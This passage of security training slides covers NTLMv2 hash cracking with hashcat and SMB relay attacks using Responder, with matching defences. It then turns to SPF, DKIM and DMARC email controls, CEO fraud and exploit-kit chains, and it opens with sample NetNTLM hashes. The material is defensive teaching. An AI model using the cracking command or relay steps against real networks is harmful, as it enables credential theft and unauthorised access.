4900	sha1(\$salt.\$pass)	85087a691a55cbb41ae335d459a9121d54080b80:488387841	
5000	SHA-3 (Keccak)	203f88777f18bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6	
5100	Half MD5	8743b52063cd8409	
5200	Password Safe v3	https://hashcat.net/misc/example_hashes/hashcat.psafe3	
5300	IKE-PSK MD5	https://hashcat.net/misc/example_hashes/hashcat.ikemd5	
5400	IKE-PSK SHA1	https://hashcat.net/misc/example_hashes/hashcat.ikesha1	
5500	NetNTLmv1 / NetNTLmv1+ESS	u4-netntlm::kNS:338d08f8e26de933000000000000000000000000000000000:9526f-b8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c	
5600	NetNTLmv2	admin::N46ISNEkpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c78303100000000000000b45c67103d07d7b95acd12f-fa11230e00000000052920b85f78d013c31cdb3b92f5d765cf783030	

Hashcat (a well-known hash cracking tool) has built-in support to run dictionary and brute force attacks against NTLMv2 challenge responses:

```
hashcat -m 5600 hash.txt password List.txt -o cracked.txt
```

NTLM Attack Strategy #1 – Cracking NTLMv2 Challenge / Response

So how can we now use these NTLMv2 challenges and responses? As we will see in the next few slides, relaying them is an interesting attack vector! There are other options, however. We could also try to deduce the password by launching dictionary or brute force attacks against the challenge-response. In this case, we would take the challenge and attempt all possible passwords / hashes to calculate a response identical to the one that was captured. When it's found, we have the valid credentials that were entered.

Hashcat (a well-known hash cracking tool) has built-in support to run dictionary and brute force attacks against NTLMv2 challenge-responses. The command line syntax would look like this:

```
hashcat -m 5600 hash.txt password list.txt -o cracked.txt
```


- "5600" is the hashtype for NTLMv2.
- hash.txt contains the hash to be cracked.
- password_list.txt is the dictionary file including all passwords we want to try.
- cracked.txt is where we want to write our output.

NTLM Attack Strategy #2 – SMB Relaying

SMB

SMB relaying is an attack where the adversary relays attempted NTLMv2 authentication against his machine to another system, in order to obtain unauthorized access to this machine. Typical use cases include automated vulnerability scanners, scripts created by administrators...

The below diagram illustrates how an SMB relay attack against NTLMv2 works (for simplicity, we are now assuming local authentication):



NTLM Attack Strategy #2 – SMB Relaying

SMB relaying is an attack where the adversary relays attempted NTLMv2 authentication against his machine to another system, in order to obtain unauthorized access to this machine. Typical use cases include automated vulnerability scanners, scripts created by administrators... So, how does it actually work?


1. As a first step, the attacker needs to lure a victim to attempt authentication against "evil" machine. This may sound hard, but there are several ways an attacker could achieve this. We will look at some examples in the next few slides.
2. The received authentication request is forwarded by the attacker to the actual target (e.g. a Windows server).
3. The Windows server (target) responds to the attacker with an authentication challenge.
4. The evil attacker forwards the authentication challenge to the victim.
5. The victim calculates a response using his / her credentials, which is sent to the attacker.
6. The attacker forwards the response to the Windows server.
7. If authorized, the target Windows server grants authentication to the attacker.
8. In order to "close the loop", the attacker forwards an "authentication failure" message to the victim.

For simplicity reasons, we've omitted a possible "Domain-based" environment in the diagram above (the Windows server does local authentication). In a domain-based environment, the Windows server would forward the challenge and response to a domain controller.

NTLM Attack Strategy #2 – SMB Relaying with Responder

| + |
= 3

For maximum effect, an adversary could combine Responder with the SMB relaying attacks we described above! The initial authentication request required by the SMB relay attack could be obtained by Responder's multicast resolution capabilities (using NBT-NS or LLMNR)!



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

43

NTLM Attack Strategy #2 – SMB Relaying with Responder

For maximum effect, an adversary could combine Responder with the SMB relaying attacks we described above! The initial authentication request required by the SMB relay attack could be obtained by Responder's multicast resolution capabilities (using NBT-NS or LLMNR)! Consider the following attack flow:

1. The victim workstation attempts to resolve a domain name through NBT-NS or LLMNR, because the requested domain name doesn't have a DNS entry (e.g. because he made a typo: "FILESEERVER" instead of "FILESERVER").
2. The attacker uses Responder to respond to the multicast resolution request.
3. The victim sends an authentication request to the attacker.
4. The received authentication request is forwarded by the attacker to the actual target (e.g. a Windows server).
5. The Windows server (target) responds to the attacker with an authentication challenge.
6. The evil attacker forwards the authentication challenge to the victim.
7. The victim calculates a response using his / her credentials, which is sent to the attacker.
8. The attacker forwards the response to the Windows server.
9. If authorized, the target Windows server grants authentication to the attacker.
10. In order to "close the loop", the attacker forwards an "authentication failure" message to the victim.

How to Defend against These Types of Attacks?



In order to prevent Responder-style attacks that aim to lure victims to authenticate, it is recommended that both NBT-NS and LLMNR be disabled. Both of these settings can be configured using group policies.



SMB signing will prevent NTLM relay attacks using SMB. SMB signing is enabled by default only on Windows Domain Controllers. If possible, enable it on others using group policies!

WPAD

Ensure a WPAD DNS entry is created that actually points to the corporate proxy server. Alternatively, consider disabling "Autodetect Proxy Settings" in the browser.

VLAN

From an architectural point of view, isolation of the clients using, for example, Private VLANs would be an effective way of hindering Responder as well. Furthermore, you want to block SMB connectivity toward external hosts.

How to Defend against These Types of Attacks?

The above attacks can be stopped with a number of clear, targeted security controls:

- In order to prevent Responder-style attacks that aim to lure victims to authenticate, it is recommended that both NBT-NS and LLMNR be disabled. Both of these settings can be configured using group policies.
- SMB signing will prevent NTLM relay attacks using SMB. SMB signing is enabled by default only on Windows Domain Controllers. Enable it on others using group policies! As a small caveat / disclaimer: Several reports indicate that SMB signing will lead to a reduced performance (file transfer) of up to 15%. Furthermore, it could break compatibility with third-party software: McAfee says in its internal KB that SMB signing should be disabled if NTLM authentication is to be used.
- Ensure a WPAD DNS entry is created that actually points to the corporate proxy server. Alternatively, consider disabling "Autodetect Proxy Settings" in the browser.
- From an architectural point of view, isolation of the clients using, for example, Private VLANs would be an effective way of hindering Responder as well. In such a scenario, an intruder who plugs into the network would not be able to communicate with other workstations (thus prevent them from soliciting hashes).

Even if some of these controls cannot just be configured across the entire domain, it's not a bad idea to isolate systems where domain administrators are working on and deploy the controls there!

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?


Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Exercise: Stopping NTLMv2 Sniffing and Relay Attacks in Windows



Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls
Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows
Mail controls, web proxies & malware sandboxing
YARA – A common payload description language
Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting
Exercise: Configuring AppLocker
Initial execution – Visual Basic, JS, HTA & PowerShell
Exercise: Controlling script execution in the enterprise
Initial execution – How to detect?
Exercise: Detection with Script Block Logging, Sysmon, & SIGMA
Operationalizing YARA rules – Introducing ProcFilter
Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Email Security Best Practices

Below are some best practices to improve the security posture of your email infrastructure:



Limit email relaying, implement Sender Policy Framework (SPF), Domain Keys Identified Mail (DKIM) & DMARC (Domain-based Message Authentication, Reporting and Conformance) to prevent source email address spoofing!



The email infrastructure should be hardened to block various types of executable content in emails. Furthermore, any incoming email should be analyzed by a sandbox.

MFA

Business email compromise is on the rise, often facilitated by the lack of Multi-Factor-Authentication (MFA) for cloud-based mail providers. **In the cloud, MFA is a must!**

Email Security Best Practices

Below are some best practices to improve the security posture of your email infrastructure:


- Limit email relay settings to prevent open relaying. An open email relay is an SMTP server that allows anyone on the internet to send email through it and not just email destined to or originating from known users. Implement Sender Policy Framework (SPF), Domain Keys Identified Mail (DKIM) and DMARC (Domain-based Message Authentication, Reporting & Conformance) to prevent source email address spoofing.
- Make sure incoming (and to a lesser extent outgoing) emails are analyzed by an AV engine or sandbox to avoid malicious attachments reaching your users. Do not accept executable objects as attachments (such as scripts or binaries). Usually, these file types are not required for business operations.
- Business email compromise is on the rise, often facilitated by the lack of Multi-Factor-Authentication (MFA) for cloud-based mail providers. In the cloud, MFA is a must!

We will zoom in on some of these interesting security controls in the next few slides.

SPF – Sender Policy Framework

SPF

SPF is an authentication protocol that enables domain owners to control / whitelist which mail servers are authorized to send emails from their domain. The diagram below further illustrates how it works:



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

49

SPF – Sender Policy Framework

SPF is an authentication protocol that enables domain owners to control / whitelist which mail servers are authorized to send emails from their domain. The diagram in the slide further illustrates how it works.

Let's assume an adversary is attempting to deliver an email that spoofs the **support@onlinebank.com** domain, while his victim is **dwight.schrute@synctechlabs.com**.

1. The inbound mail server for synctechlabs.com will receive a message apparently coming from **support@onlinebank.com**. If SPF is configured, it will perform a lookup of the SPF record for @onlinebank.com (looking for a TXT record).
2. Upon validating the SPF record, the mail server for synctechlabs.com will check whether the sending mail server is listed as an authorized server for @onlinebank.com.
3. If the sending mail server is not listed as an authorized sender for onlinebank.com, the SPF check will fail.
4. Depending on the configuration of the mail server, this could mean a "hard fail" (message is rejected) or a "soft fail" (message is sent to the SPAM folder).

SPF – Sender Policy Framework – Example Implementation

```
bash-3.2# nslookup -q=TXT nviso.be
Server:192.168.87.1
Address:192.168.87.1#53

Non-authoritative answer:
nviso.be      text = "MS=ms64148872"
nviso.be      text = "google-site-verification=
                GwnWy10VjGckSpTDHt6SgF8TssVnCSOkNmv5ikrqWaM"
nviso.be      text = "v=spf1 include:_spf.google.com
include:spf.protection.outlook.com ip4:37.148.181.186 ip4:93.94.109.149 -all"
```

The above is an example of an SPF implementation for nviso.be; it consists of three important parts:

- Declaration that it's an SPF record
- Domains and IPs that are allowed to send mail
- An enforcement rule

SPF – Sender Policy Framework – Example Implementation

Let's make this a bit more concrete! In this slide, we can see a DNS lookup being performed for a TXT record for the "nviso.be" domain. You will notice that a TXT record is returned which includes SPF information. The record includes the following information:

- Indication that it's an SPFv1 record (v).
- A number of entries that are allowed to send mail.
 - "include" is a reference to another SPF record which includes additional hosts.
 - "ip4" are IPv4 hosts.
- The enforcement rule (-all) means that any other hosts not previously mentioned are not allowed to send mail.

Interesting note: At the time of creation of the slides, NVISO had just migrated from Google Gmail suite to Office365, resulting in SPF information for both Google (_spf.google.com) and Office365 (spf.protection.outlook.com).

SPF – Sender Policy Framework – Some Caveats

It's a good idea to consider implementing SPF, but there's still a few things to take into account:

- In order for SPF to work, it's important that organizations keep the SPF DNS records up to date
- Mail servers can be configured to still deliver emails, even if the SPF lookup fails
- SPF records only verify the "*mail from*" headers, and not, for example, the "*sender*" header
- Plain forwarding of emails can break SPF, leading to an SPF fail result

SPF – Sender Policy Framework – Some Caveats


The Sender Policy Framework is a good security control, although it's important to implement it in the right way. Below are some of the most common caveats:

- In order for SPF to work, it's important that organizations keep the SPF DNS records up to date.
- Even if SPF is implemented, mail servers can be configured to still deliver emails even if the SPF lookup fails (so it depends on the actual configuration).
- SPF records only verify the "*mail from*" headers, not, for example, the "*sender*" header.
- Plain forwarding of emails can break SPF, leading to an SPF fail result. This, however, only happens if the receiver checks SPF without understanding mail receiving architecture. If receivers perform SPF checks, they should whitelist forwarders (if those forwarders do not rewrite the send address from SPF checks).

DKIM – Domain Keys Identified Mail

DKIM

DKIM relies on cryptographic authentication (public key) to ensure a message was not spoofed or tampered with in transit. The diagram below further illustrates how it works:



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

52

DKIM – Domain Keys Identified Mail

An additional security mechanism that aims to prevent the spoofing of emails is DKIM (Domain Keys Identified Mail). DKIM relies on cryptographic authentication (the organization public key is published through a DNS TXT record) to ensure a message was not spoofed or tampered with in transit. The process goes as follows:

1. The sending mail server signs the outbound message with the DKIM private key.
2. The receiving server validates the signature of the email using the DKIM public key, which it retrieved through the DNS TXT record.
3. Depending on the receiving mail settings:
 - a. When email passes the check, it is delivered to the inbox of the user.
 - b. When the email fails the check, it is either delivered to the users' spam folder or the email is rejected by the server.

DKIM – Domain Keys Identified Mail – Example Implementation

```
bash-3.2# nslookup -q=TXT selector1._domainkey.nviso.be
Server:          192.168.87.1
Address:         192.168.87.1#53

Non-authoritative answer:
selector1._domainkey.nviso.be canonical name = selector1-nviso-
be._domainkey.nvisoint.onmicrosoft.com.
selector1-nviso-be._domainkey.nvisoint.onmicrosoft.com text = "v=DKIM1; k=rsa;
p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCsPb4oDj4B/EPyc29Iz99wWLqUjjNFtZEP1eNwxzb5y+U
puazphcyUf1S6mqPTZ2YWJ1Kb8bP1oaxJ6kdtU+qJnsMPg1KKAmPFvXLcSUauDC5GBnAOcJo6I34nFHJnqDBo
DX4HLxEF7N+NXxyFxxk13URGdWz88R5Rgx+GU9Q19QIDAQAB; n=1024,1500940017,1"
```

The above is an example of a DKIM implementation for nviso.be; you can identify the following fields in the TXT record:

- v= Version number
- k= Key type
- p=Public key
- n=Notes

DKIM – Domain Keys Identified Mail – Example Implementation

In order to use DKIM, the sender organization public key needs to be published in a specific predefined DNS TXT record. You can view the TXT record by executing following command:

```
Nslookup -q=TXT <something>._domainkey.<domain>
```

The TXT record itself can contain the following information:

- The version of DKIM that is used by the organization.
- The cryptographic algorithm that is used.
- The public key itself.
- Notes

You can review and verify the correct implementation of your DKIM record online at <https://mxtoolbox.com/dkim.aspx>

DMARC – Domain-Based Message Authentication, Reporting and Conformance

DMARC

While SPF and DKIM are interesting security controls, they are "checks" that can fail or pass. But what should a receiver do when these authentication methods fail? That's where a DMARC policy comes in!

DMARC use for domain owners

Indicate that they use SPF / DKIM for email authentication

Receive feedback about emails using their domain (by providing an email address)

Apply a policy to all emails that fail authentication

DMARC use for email receivers

Confirm that a domain is using authentication

Confirm the domain owner's preference for emails that fail authentication

Provide feedback to domain owners

DMARC – Domain-Based Message Authentication, Reporting, and Conformance

While SPF and DKIM are interesting security controls, they are "checks" that can fail or pass. But what should a receiver do when these authentication methods fail? That's where a DMARC policy comes in! DMARC policy aids both sending and receiving organizations; below are the most-important functions:

DMARC use for domain owners:

- Indicate that they use SPF / DKIM for email authentication.
- Receive feedback about emails using their domain (by providing an email address).
- Apply a policy to all emails that fail authentication.

DMARC use for email receivers:

- Confirm that a domain is using authentication.
- Confirm the domain owner's preference for emails that fail authentication.
- Provide feedback to domain owners .

DMARC – Example Implementation

```
bash-3.2# nslookup -q=TXT _dmarc.nviso.be
Server:      192.168.87.1
Address:     192.168.87.1#53

Non-authoritative answer:
_dmarc.nviso.be      text = "v=DMARC1; p=none; pct=100; rua=mailto:security-
officer@nviso.be; ruf=mailto:security-officer@nviso.be"
```

The above is an example of a DKIM implementation for nviso.be; you can identify the following fields in the TXT record:

- v= Version number
 - p= policy
 - ruf= address for forensic reports
- pct= percentage
rua= address for aggregate reports

DMARC – Example Implementation

While SPF and DKIM are interesting security controls, they are "checks" that can fail or pass. But what should a receiver do when these authentication methods fail? That's where a DMARC policy comes in! The DMARC record is located in a DNS TXT record and can be obtained using the following nslookup command: nslookup -q=TXT _dmarc.<domain>

If we execute this for the domain nviso.be, we get the following output:

```
_dmarc.nviso.be text = "v=DMARC1; p=none; pct=100; rua=mailto:security-officer@nviso.be;
ruf=mailto:security-officer@nviso.be"
```

The DNS TXT record contains following fields:

- v: The DMARC version used.
- p: The policy to apply to an email fails the DMARC test, the value can be any of the following: 'none', 'quarantine' and 'reject'.
- pct: The percentage tag tells receivers to only apply policy against email that fails the DMARC check X amount of the time.
- rua: Reporting URI of aggregate reports
- ruf: Reporting URI of forensic reports

References

<https://www.sparkpost.com/resources/email-explained/dmarc-explained/>

Simple CEO Fraud Example



Throughout this section, we've highlighted a variety of controls that can help authenticate / validate emails. User awareness still remains a highly important aspect!

A typical scenario we've encountered a number of times:

1. Adversary creates a fake email address of a board-level executive (e.g. <CEOFIRSTNAME>.<CEOLASTNAME>@gmail.com)
2. Adversary sends phishing mail with "*protected office document*" to members of the executive board (which are typically listed online).
3. Members of the executive board receive the email, open the document and fall for the phishing scam: They enter their corporate credentials!
4. The adversary now has a set of valid credentials (and email accounts) which he can use to start targeting others in the environment!

None of the technical controls listed above (except for MFA) would prevent this type of attack!

Simple CEO Fraud Example

So, we've discussed quite a few technical controls that attempt to authenticate / validate emails. However, it's important to note that user awareness remains a highly important aspect. During several incident response cases, we've seen (variations of) the below scenario playing out well:

1. As a first step, the adversary creates a fake email address of a board-level executive.
2. The adversary now sends a phishing mail with a "protected office document" to members of the executive board. This is typically not that hard to find, as board information and members is typically available on the public website (e.g. "About us" section).
3. Members of the executive board receive the email and attempt to open the document. The document is, however, a lure and it asks them to enter their corporate credentials.
4. The adversary has now obtained a few sets of valid credentials, which he can now use to start targeting others in the environment. This is especially true in cloud-based environments where no multi-factor authentication is configured.

None of the technical controls listed above (except for MFA) would prevent this type of attack!

Is Mail Spoofing Still a Thing?

???

While spoofing of source email addresses was an interesting attack strategy years ago, it is currently not that widely being used anymore, partially due to improved controls...

For most attack strategies, registering a new fake domain name that resembles the domain of an organization the target is in business with is a more effective strategy (let's not overcomplicate, right? ☺). From these mailboxes, phishing emails can be subsequently sent out that aim to:

- Obtain credentials using fake login / enticing web pages
- Exploit browsers using web pages that redirect to exploit kits
- Deliver payloads that, when executed, will infect the system
- ...

Is Mail Spoofing Still a Thing?

While spoofing of source email addresses was an interesting attack strategy years ago, it is currently not that widely used anymore, partially due to improved controls... For most attack strategies, registering a new fake domain name that resembles the domain of an organization the target is in business with is a more effective strategy (let's not overcomplicate things, right? ☺). Instead of fooling the technical controls, the adversary falls back to the strategy that has never let him / her down: Fooling the humans.

From these mailboxes, phishing emails can be subsequently sent out that aim to:

- Obtain credentials using fake login / enticing web pages.
- Exploit browsers using web pages that redirect to exploit kits.
- Deliver payloads that, when executed, will infect the system.
- ...

This doesn't mean, however, that SPF, DKIM and DMARC should be ignored: They are good controls that can raise the bar!

Introduction to Exploit Kits



Exploits are typically used during "watering hole" attacks, where victims are lured to a compromised website. From there, a series of redirects happens (target validation and infrastructure obfuscation), after which an exploit kit attempts to abuse flaws in browsers or browser plugins to drop a payload on a victim system.

- Popular exploit kits include Angler, Rig, Terror, Sundown.
- Typical payloads delivered by exploit kits include ransomware, banking Trojans, "generic" malware...
- Due, in part, to improved exploit mitigation techniques, it appears exploit kits are on the decline as initial intrusion points (more on that during section 3 of this course)
- But information security is a cycle, so let's keep an eye on them anyhow 😊

Introduction to Exploit Kits


Exploits are typically used during "watering hole" attacks, where victims are lured to a compromised website. From there, a series of redirects happens (target validation and infrastructure obfuscation), after which an exploit kit attempts to abuse flaws in browsers or browser plugins to drop a payload on a victim system.

Some of the more famous exploit kits include Angler, Rig, Terror, and Sundown. Out of these four, Rig is still the most popular and well-known exploit kit and is often used in malvertising and compromised website campaigns. Typical payloads delivered by exploit kits include ransomware, generic malware, such as a botnets or spyware, and banking trojans. It should, however, be noted that the type of payload delivered by an exploit kit is only limited by the imagination of the author.

The number of exploit kit intrusions has declined, due, in part, to improved exploit mitigation techniques and better overall security in browsers. However, since information security is a constantly changing field, it's still important to keep an eye on them. New vulnerabilities could be uncovered that boost the exploit kit industry.

Zooming in on Exploit Kit Operations

A typical exploit kit infection could occur in the following way:



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

59

Zooming in on Exploit Kit Operations

An exploit kit infection will typically occur in the following way:

1. The victim visits a normal website that is not malicious in itself.
2. A malicious advertisement (malvertisement) hosted on the normal website loads content from a compromised website. Alternatively, an adversary might be able to compromise a certain site that is frequently visited by the target audience (watering hole attack) and wait for the user to visit the website themselves.
3. The compromised website contains code that performs fingerprinting of the user's browser and plugin to determine whether it is susceptible to an attack.
4. In case the user is vulnerable, the user is redirected to the exploit kit server.
5. Exploit code is delivered, and the payload is downloaded to the victim's machine and executed.

In order to reduce the detection rate of exploit kits, the different steps in the chain perform proper validation before the exploit code is actually delivered. This could mean for example only specific targets are attacked, while others are ignored (even if they are both vulnerable).

Malware Traffic Analysis (I)

A great blog with loads of exploit kit examples and their behavior



MALWARE-TRAFFIC-ANALYSIS.NET

- Over 1,000 blog entries (since summer 2013) about malware, with a focus on exploit kit behavior
- Keeps track of what payloads are being delivered by exploit kits
- PCAP's with network traffic and dropped artifacts can be downloaded for further analysis
- Also, has challenges that can be used to further hone your skills

Malware Traffic Analysis (I)

A good source for insights on exploit kit behavior and to a lesser extent malware, in general, is malware-traffic-analysis.net. Since the summer of 2013, over 1,000 blog entries have been created, nearly all of them containing pcap files, malware samples, or both. The blog posts provide details on the malware's behavior and shows generated network traffic and payloads, including domains used for C&C.

In addition to providing information and analysis, the blog also contains challenges that can be used to further advance your own skills. There are exercises ranging from analysis of exploit kits and their payloads to post-infection ransomware evidence searching. Most exercises contain some specific questions that you need to answer in the form of a report.

Malware Traffic Analysis (2)

MALWARE-TRAFFIC-ANALYSIS.NET

MY BLOG POSTS - [2013] - [2014] - [2015] - [2016] - [2017]

- 2017-05-16 -- Hancitor malspam - Subject: UPS Shipment Label Notification
- 2017-05-16 -- More examples of malspam pushing Jaff ransomware
- 2017-05-15 -- My take on WannaCry ransomware
- 2017-05-15 -- The Jaff ransomware train keeps on rollin'
- 2017-05-12 -- FedEx-themed malspam pushes Kovter (again)
- 2017-05-12 -- Rig EK examples
- 2017-05-12 -- "Blank Slate" malspam continues pushing Cerber ransomware
- 2017-05-11 -- Jumping on the Jaff ransomware bandwagon
- 2017-05-11 -- FedEx-themed malspam pushes Kovter
- 2017-05-11 -- Pcap and malware for an ISC diary on Rig EK
- 2017-05-10 -- Hancitor malspam - Subpoenas and Comcast bills
- 2017-05-10 -- "Blank Slate" malspam pushing Cerber and Globelmposter ransomware
- 2017-05-09 -- Hancitor malspam - Subject: RE: may subpoena from FTC
- 2017-05-09 -- Rig EK sends Bunitu Trojan
- 2017-05-05 -- "Blank Slate" malspam back to sending Cerber
- 2017-05-04 -- Hancitor malspam - Subj: USPS Proof of Delivery letter on your shipment
- 2017-05-04 -- Decimal IP campaign uses fake Flash Player site to send Smoke Loader
- 2017-05-03 -- "Blank Slate" malspam pushes Globelmposter ransomware variant
- 2017-05-03 -- WhatsApp malspam - Subject: Missed voice message
- 2017-05-02 -- Hancitor malspam - Subj: Your online bill is available. Amount due \$484.45
- 2017-05-02 -- Keeping it 100: "Blank Slate" malspam starts pushing Mordor ransomware
- 2017-05-01 -- Hancitor malspam - Subject: 725-630-1234 has sent you a 3 page(s) fax!

Malware traffic analysis blog

Very frequent updates (at least once a week), with details on exploit kit activity and the payload being delivered

Every different blog post has artifacts that can be downloaded, typically including:

- Full analysis
- Screenshots
- Network traffic (PCAP);
- The injected web source code (redirect, ad...)

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

61

Malware Traffic Analysis (2)

The malware traffic analysis blog is updated very frequently (at least once a week), allowing an up-to-date view on the current malware landscape.

Every post contains details on exploit kit activity and the payload being delivered and has artifacts that can be downloaded, typically including:

- Full analysis
